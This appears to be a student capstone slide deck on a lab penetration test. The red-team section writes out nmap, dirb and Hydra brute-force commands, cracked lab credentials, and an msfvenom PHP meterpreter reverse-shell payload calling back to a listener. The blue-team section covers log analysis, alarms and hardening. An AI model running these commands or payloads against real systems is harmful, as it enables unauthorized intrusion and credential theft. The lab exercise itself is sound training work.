Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 10
Hostname: Hyper-v
Manager

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali Linux

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Stack

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V Azure Machine ML-REFVM-884426	192.168.1.1	Cloud Based Host Machine
Kali	192.168.1.90	Attacking Machine
ELK stack	192.168.1.100	Network Monitoring Machine running Kibana
Capstone	192.168.1.105	Target Machine representing a vulnerable server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port 80 open to the public *CVE-2019-6579*	*Open and unsecured access to anyone attempting entry using Port 80.*	*Files and Folders are accessible. Sensitive/secret files and folders can be found.*
Root Accessibility	Authorization to execute any command and access any resource on the vulnerable Capstone device.	Since vulnerabilities can be leveraged, there is potential impact to any connected networks.
Oversimplified Usernames	First names as usernames can easily be found through reconnaissance or social engineering.	‘Hannah’, ‘Ryan’ and ‘Ashton’ are all predictable names that can be easily discovered. In conjunction with weak passwords, file/folder access can be attained.
Weak Passwords	Commonly used passwords or simple words without any complexity.	We were able to crack “leopoldo” in seconds.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Ability to discover password by Bruteforce *CVE-2019-3746*	*When an attacker attempts username and password combinations to access the system.*	*System access by use of brute force with common password lists such as rockyou.txt by programs like 'John the ripper' and Hydra.*
Weak Hashed Passwords	If a password hash isn't salted it can be cracked using tools like 'John the ripper', hashcat or crackstation.net.	Once an attacker has a username and password they can gain access to system files.
WebDav Vulnerability	Exploit WebDav on a server and shell access is possible.	If WebDav is not configured properly, it can allow hackers to remotely modify the website content.
LFI Vulnerability	LFI allows access to confidential files on a vulnerable machine.	An attacker can read and sometimes execute files on a vulnerable machine and gain access to the machine's shell.

Exploitation: Publicly Accessible Port 80

01

Tools and Processes:
Used Nmap -sV to discover open port and version Apache httpd 2.4.29) for IP address 192.168.1.105.

Command: Nmap -sV 192.168.1.105

02


Achievements:
The nmap revealed what port was open and what service was running.

80/tcp OPEN http
Apache httpd 2.4.29

03

```
root@kali:~# nmap -sV 192.168.1.105
Starting Nmap 7.70 ( https://nmap.org ) at 2021-05-03 20:10 EDT
Nmap scan report for 192.168.1.105
Host is up (0.00051s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:02 (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.63 seconds
```



Exploitation: Ability to discover password by Bruteforce


01

Tools and Processes:
Hydra tool was used to brute force the password to the sensitive folder.
Command: hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -vV 192.168.1.105 http-get /company_folders/secret_folder -t 60

02

Achievements:
The discovery of **'ashton'** username and after the brute force the password is exposed '**leopoldo**'.

03




```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "santana1" - 10186 of 14344399 [child 11] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-05-03 21:12:40
root@kali:~#
```

Exploitation: Hashed Passwords


01


Tools and Processes:
We used the website crackstation.net to crack weak hashed password that was in plain text.

02

Achievements:
The password **‘linux4u’** was used in conjunction with username **‘Ryan’** to access the **/webdav** folder.

03





Exploitation: WebDav Vulnerability

01

Tools and Processes:
Dirb was used to find any other folder related to the IP Address.
Command: Dirb http://192.168.1.105

02

Achievements:
The discovery of webdav folder.

http://192.168.1.105/webdav

03

```
root@kali:~# dirb http://192.168.1.105

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May  3 20:54:57 2021
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----
+ http://192.168.1.105/server-status (CODE:403|SIZE:301)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)

-----------------
END_TIME: Mon May  3 20:55:03 2021
DOWNLOADED: 4612 - FOUND: 2
```

Exploitation: LFI Vulnerability


01

Tools and Processes:
The use of msfvenom to create a payload and the use of meterpreter to get remote into the machine.
Command: msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.8 LPORT=4444 -f raw >shell.php

02


Achievements:
The use of multi/handler exploit to gain access to the machine.

03



Screenshots continue next slide


Exploitation: LFI Vulnerability



Achievement:
Successful exploitation of the multi/handler exploit to gain access to the vulnerable machine.


Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




The requests started to occur at 00:30 on May 5th, 2021 with 31,826 requests and the files that were requested were the Company Folders - “Secret Folder” that would display the steps on how to access the company server.


Analysis: Finding the Request for the Hidden Directory



The requests started to occur at 00:30 on May 5th, 2021 with 31,826 requests and the files that were requested were the Company Folders - “Secret Folder” that would display the steps on how to access the company server.

Analysis: Uncovering the Brute Force Attack





There were 31,826 requests made for this brute force attack, and there were 31,816 done before the password was discovered.

Analysis: Finding the WebDAV Connection

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	31,826
http://127.0.0.1/server-status?auto=	764
http://snnmnkxdhflwgthqismb.com/post.php	96
http://192.168.1.105/webdav	65

There were 65 requests made to the WebDAV directory as seen in the screenshot above.

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- We recommend an alert that monitors connections to the network.

- The recommended threshold for this alarm would be more than 2,500 connections occur in an hour.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Firewall IDS.
- Ensure the firewall detects and stops port scanning in real time.
- Ensure the firewall is regularly updated and patched to minimize attacks.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Trigger when access to the hidden directory is attempted from outside the allowed local IP address.
- The recommended threshold for this alarm would be anything more than 0 attempts.

System Hardening

What configuration can be set on the host to block unwanted access?

- Block all access to restricted/hidden directories except from a limited group of people who are whitelisted.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- An alarm that will trigger when the threshold amount of failed login attempts is exceeded.
- The recommended threshold for this alarm is 1000 failed login attempts in an hour.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Group Policy restrictions on passwords limiting attempts to 5 failed attempts in 5 minutes with a 30 minute lockout.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Alarm for any external IP Address access to the folder.
- The recommended threshold for this alarm would be anything more than 0 attempts.

System Hardening

What configuration can be set on the host to control access?

- Strongly recommended that the /WebDAV directory is removed from the public facing website.
- Block access to the folder except for whitelisted IP's that are on our network.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Set alarms for any ports above 1,000 if there is any of these ports used.
- Set an alarm for PUT requests from IP's outside the whitelist.

System Hardening

What configuration can be set on the host to block file uploads?

- Close the default Metasploit port 4444.
- Deny PUT requests outside the whitelist.
- Block PHP uploads.

Assessment Summary

RED Team

- Reconnaissance of vulnerable machine using nmap.
- Accessed the system via HTTP Port 80.
- Brute forced weak usernames and passwords to gain access to the system.
- Cracked a weak hashed password to gain access to the directory.
- Identified LFI vulnerability and exploited it with a shell script.
- Successful exploitation of the vulnerable machine.

BLUE Team

- Identify the use of nmap scan.
- Found requests for a hidden directory.
- Found evidence of a brute force attack.
- Found requests to access sensitive system files and folders.
- Identified a successful handshake to the vulnerable machine.
- Identified a successful WebDav connection.